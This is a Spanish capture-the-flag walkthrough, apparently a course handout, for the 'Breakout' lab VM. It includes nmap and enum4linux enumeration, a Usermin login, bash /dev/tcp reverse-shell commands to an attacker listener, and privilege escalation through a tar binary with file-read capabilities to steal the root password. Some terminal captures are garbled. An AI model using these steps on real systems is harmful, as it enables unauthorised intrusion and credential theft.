
```
>> ls  
>> echo ".2uqPEfj3D<P'a-3" >> clave Guardamos la  
clave
```



```
(muriel@muriel)-[~]  
$ echo ".2uqPEfj3D<P'a-3">> clave  
  
(muriel@muriel)-[~]  
$
```

PASO 13: Aplicamos escaneo para recordar los puertos que nos parecen sospechosos como el 10000 y 20000. Escriba estos código y observe los resultados.

```
>> clave escaneo  
>> cat clave  
>> cat escaneo
```




```
(muriel@muriel)-[~]  
$ clave escaneo  
clave: no se encontró la orden  
  
(muriel@muriel)-[~]  
$ cat clave  
.2uqPEfj3D<P'a-3  
  
(muriel@muriel)-[~]  
$ cat escaneo  
# Nmap 7.95 scan initiated Tue Sep  2 16:13:36 2025 as: /usr/lib/nmap/nmap --privileged -p- -sV -sC -sS -vvv  
-n -Pn --min-rate=5000 -oN escaneo 192.168.56.101  
Nmap scan report for 192.168.56.101  
Host is up, received user-set.  
Scanned at 2025-09-02 16:13:36 EST for 40s  
All 65535 scanned ports on 192.168.56.101 are in ignored states.  
Not shown: 65535 filtered tcp ports (no-response)  
  
Read data files from: /usr/share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
# Nmap done at Tue Sep  2 16:14:16 2025 -- 1 IP address (1 host up) scanned in 39.79 seconds  
  
(muriel@muriel)-[~]  
$
```

REGRESAMOS AL NAVEGADOR Y ABRIMOS OTRA PESTAÑA:


PASO 14: Escribimos en el navegador la IP de la máquina víctima seguido del puerto que nos parecieron sospechosos.

>> IP:10000




PASO 15: Clic en Advanced... Luego Clic en Accept the Risk and Continue

PASO 16: Se mostrará una interfaz para iniciar sesión.




PASO 17: Escribimos en el navegador la IP de la máquina víctima seguido del otro puerto que nos pareció sospechoso, en este caso el puerto 20000.

>> IP:20000



Realiza las instrucciones que indica el PASO 15.



REGRESAR AL TERMINAL ROOT:

PASO 18: Escriba la siguiente línea de código:

>> enum4linux -a IP

Con `enum4` podemos obtener el nombre de usuario para posteriormente dar inicio de sesión, es el dato que nos falta, ya que contamos con la contraseña.

PASO 19: Observe que el nombre que nos arrojó este escaneo es el nombre de usuario llamado **cyber**.

```
muriel@muriel: ~
Archivo Acciones Editar Vista Ayuda
Not Secure https://10.0.2.4:20000
(muriel@muriel)~] Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
$ enum4linux -a 10.0.2.4
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Sep 2 16:46:13 2025
File:///usr/share/enum4linux/enum4linux.html ( Target Information ) 10.0.2.4 If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.
Target ..... 10.0.2.4
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
Go Back (Recommended) Advanced...
( Enumerating Workgroup/Domain on 10.0.2.4 )

[+] Got domain/workgroup name: WORKGROUP
10.0.2.4:20000 user@anonymouse [4 security certificates]
( Nbtstat Information for 10.0.2.4 )
Looking up status of 10.0.2.4
Trusted because it is self-signed
BREAKOUT <00> - B <ACTIVE> Workstation Service
BREAKOUT <03> - B <ACTIVE> Messenger Service
BREAKOUT <20> - B <ACTIVE> File Server Service
__MSBROWSE__ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00
Go Back (Recommended) Accept the Risk and Continue
( Session Check on 10.0.2.4 )

[+] Server 10.0.2.4 allows sessions using username '', password ''

( Getting domain SID for 10.0.2.4 )

Domain Name: WORKGROUP
Domain Sid: (NULL SID)


[+] Can't determine if host is part of domain or part of a workgroup

( OS information on 10.0.2.4 )
```

```
Kali_Linux [Corriendo] - Oracle VirtualBox : 1
Archivo Máquina Ver Entrada Dispositivos Ayuda
S | M | F | D | 1 2 3 4 | Firefox | 
muriel@muriel: ~
Archivo Acciones Editar Vista Ayuda
Not Shown 10.0.2.4 (muriel)
( Groups on 10.0.2.4 )
[+] Getting builtin groups:
    Firefox detected a potential security threat and did not continue to 10.0.2.4. If you visit this site,
    it might try to steal information like your passwords, emails, or credit card details.
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
The terminal -> ( Users on 10.0.2.4 via RID cycling (RIDS: 500-550,1000-1050 ) )
[!] Found new SID:
S-1-22-1
[!] Found new SID:
S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)
[+] Enumerating users using SID S-1-5-21-1683874020-4104641535-3793993001 and logon username '', password ''
S-1-5-21-1683874020-4104641535-3793993001-501 BREAKOUT\nobody (Local User)
S-1-5-21-1683874020-4104641535-3793993001-513 BREAKOUT\None (Domain Group)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
( Getting printer info for 10.0.2.4 )
No printers returned.

enum4linux complete on Tue Sep 2 16:47:20 2025
(muriel@muriel)-[~]
$
```

PASO 20: Probamos el nombre de usuario y la contraseña en la pantalla de inicio de sesión llamado: [Usermin](#).
PASO 21: Hacer clic en el recuadro que se muestra en la imagen



PASO 22: Luego se abrirá la pantalla que se muestra en la imagen (Comand Shell). Aquí debemos escribir los siguientes comandos en HackTheBox:

```
>> ls           Lista de contenidos del directorio
>> cat user.txt    cat se utiliza para ver el contenido de un archivo, en este caso el txt.
>> whoami        Comando que muestra los usuarios que han iniciado sesión
```

```
[cyber@breakout ~]$ ls
pass.tar
tar
user.txt
var
[cyber@breakout ~]$ cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
[cyber@breakout ~]$ whoami
cyber
[cyber@breakout ~]$ |
```

PASO 23: A continuación, necesitaremos ingresar a toda la máquina y escalar privilegios, para ello nos pondremos en escucha con NETCAT. Para ello, utilizamos el siguiente comando:

>> nc -nlvn 445 Utilizamos uno de los puertos abiertos.

Netcat es una herramienta de línea de comandos que sirve para escribir y leer datos en la red. Para la transmisión de datos, Netcat usa los protocolos de red TCP/IP y UDP.

```
(muriel@muriel)@[~] Kali Tools ❶ Kali Docs ❷ Kali Forums ❸ Kali NetHunter ❹ Exploit-DB ❺ Google Hacking D
$ nmap -sT -p- 10.0.2.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 20:12 EST
Nmap scan report for 10.0.2.4
Host is up (0.00080s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http-command-not-found
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp
MAC Address: 08:00:27:09:A7:B3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.05 seconds

(muriel@muriel)@[~]
$ nc -nlvn 20000
listening on [any] 34295 ...
^C

(muriel@muriel)@[~]
$ nc -nlvn 445
listening on [any] 39203 ...
^C
```

PASO 24: Para el siguiente paso, necesitaremos la IP de la máquina atacante, para ello, abrimos el terminal (No utilice usuario root) y escriba el siguiente comando:

>> ifconfig

```
(muriel@muriel)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.0.33 netmask 255.255.255.0 broadcast 192.168.0.255
          inet6 fe80::a00:27ff:fe70:6d91 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:70:6d:91 txqueuelen 1000 (Ethernet)
              RX packets 1983 bytes 1434454 (1.3 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 833 bytes 126093 (123.1 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 8 bytes 480 (480.0 B)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 8 bytes 480 (480.0 B)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

P (muriel@muriel)-[~]
$ 
```

Si no le funciona, utilice el siguiente:

>> sudo ifconfig

```
(muriel@muriel)-[~]
$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
          inet6 fe80::a00:27ff:fe70:6d91 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:70:6d:91 txqueuelen 1000 (Ethernet)
              RX packets 66069 bytes 4090651 (3.9 MiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 66131 bytes 4936144 (4.7 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 8 bytes 480 (480.0 B)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 8 bytes 480 (480.0 B)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(muriel@muriel)-[~]
$ 
```

PASO 25: El siguiente paso nos permitirá utilizar la técnica de **shell inversa** que se refiere a un proceso en el que la máquina de la víctima se conecta a la del atacante para recibir comandos y todo por medio del siguiente comando:

>> bash -i >& /dev/tcp/|IP de la máquina atacante|/445 0>&1 También se puede utilizar este comando:

>> bash -c 'bash -i >& /dev/tcp/|IP de la máquina atacante|/445 0>&1'

```
[cyber@breakout ~]$ bash -i >& /dev/tcp/192.168.0.33/4444 0>&1
Cannot establish connection to the host.
```

REGRESAR AL TERMINAL ROOT:

PASO 26: Sabremos que hemos tenido éxito cuando se muestre este mensaje en el terminal. Quiere decir que establecimos conexión.

```
└─(muriel@muriel)─[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.0.33] from (UNKNOWN) [192.168.0.34] 48424
bash: cannot set terminal process group (1015): Inappropriate ioctl for device
bash: no job control in this shell
cyber@breakout:~$ █
```

PASO 27: Ahora escribimos esta serie de comandos:

>> ls para ver la lista de directorio

```
cyber@breakout:~$ ls
ls
pass.tar
tar
user.txt
var
```

>> cat user.txt Muestra el contenido del archivo

```
cat: user.txt: No such file or directory,
cyber@breakout:~$ cat user.txt
cat user.txt
3mp!r3{You_Manage_To_Break_To_My_Secure_Access}
cyber@breakout:~$ █
```

Aquí ya hemos entrado en la máquina Linux

>> getcap -r / 2>/dev/null No ayuda a comprobar que acciones puedo hacer dentro de la máquina víctima para escalar privilegios.

```
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:~$ █
```

>> cd /var/backups Entramos al directorio backups

```
cyber@breakout:~$ cd /var/backups
cd /var/backups
cyber@breakout:/var/backups$ █
```

>> ls -la Encontramos un fichero oculto llamado old_pass.bak

```
cyber@breakout:/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x  2 root root 4096 Oct 20  2021 .
drwxr-xr-x 14 root root 4096 Oct 19  2021 ..
-rw-----  1 root root    17 Oct 20  2021 .old_pass.bak
cyber@breakout:/var/backups$ █
```

```
>> cd /home/cyber  
>> ./tar -cvfcvf old_pass /var/backups/.old_pass_bak
```

```
cyber@breakout:/var/backups$ cd /home/cyber  
cd /home/cyber
```

Utilizamos la herramienta que está dentro del directorio tar para acceder para acceder al fichero old pass bak

```
>> ./tar -xvf old_pass  
>> cat var/backups/.old_pass.bak      Este comando me va a mostrar la contraseña
```

Intentamos abrir sesión como administrador

```
>> su root  
>> whoami  
>> cd /root  
>> ls  
>> cat rOOT.txt
```

Una vez listo esto, podemos observar que hemos entrado como administrador.

```
(muriel@muriel)-[~]  
└─$ nc -lvpn 4444  
listening on [any] 4444 ...  
connect to [192.168.0.33] from (UNKNOWN) [192.168.0.34] 48450  
bash: cannot set terminal process group (1101): Inappropriate ioctl for device  
bash: no job control in this shell  
cyber@breakout:$ ls  
ls: cannot access ls: bash: i>8 /dev/tcp/192.168.0.33/4444 0>81  
old_pass  Connection refused  
pass.tar  Connection refused  
tar  /dev/tcp/192.168.0.33/4444: Connection refused  
user.txt  
var  
cyber@breakout:~$ cd var  
cd var  
cyber@breakout:~/var$ ls  
ls  
backups  
cyber@breakout:~/var$ cd backups  
cd backups  
bash: cd: backups: No such file or directory  
cyber@breakout:~/var$ cd backups  
cd backups  
cyber@breakout:~/var/backups$ ls  
ls  
cyber@breakout:~/var/backups$ ls -la  
ls -la  
total 12  
drwxr-xr-x 2 cyber cyber 4096 Sep  4 17:56 .  
drwxr-xr-x 3 cyber cyber 4096 Sep  1 21:54 ..  
-rw----- 1 cyber cyber  17 Oct 20  2021 .old_pass.bak  
cyber@breakout:~/var/backups$ cat ./old_pass.bak  
cat ./old_pass.bak  
cat: ./old_pass.bak: No such file or directory  
cyber@breakout:~/var/backups$ cat .old_pass.bak  
cat .old_pass.bak  
Ts64&YurgtRX(=~-h  
cyber@breakout:~/var/backups$ su root  
su root  
Password: Ts64&YurgtRX(=~-h  
whoami  
root  
cd /root  
ls  
rOOT.txt  
cat rOOT.txt  
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}  
Author: IceX64 & Empire Cybersecurity
```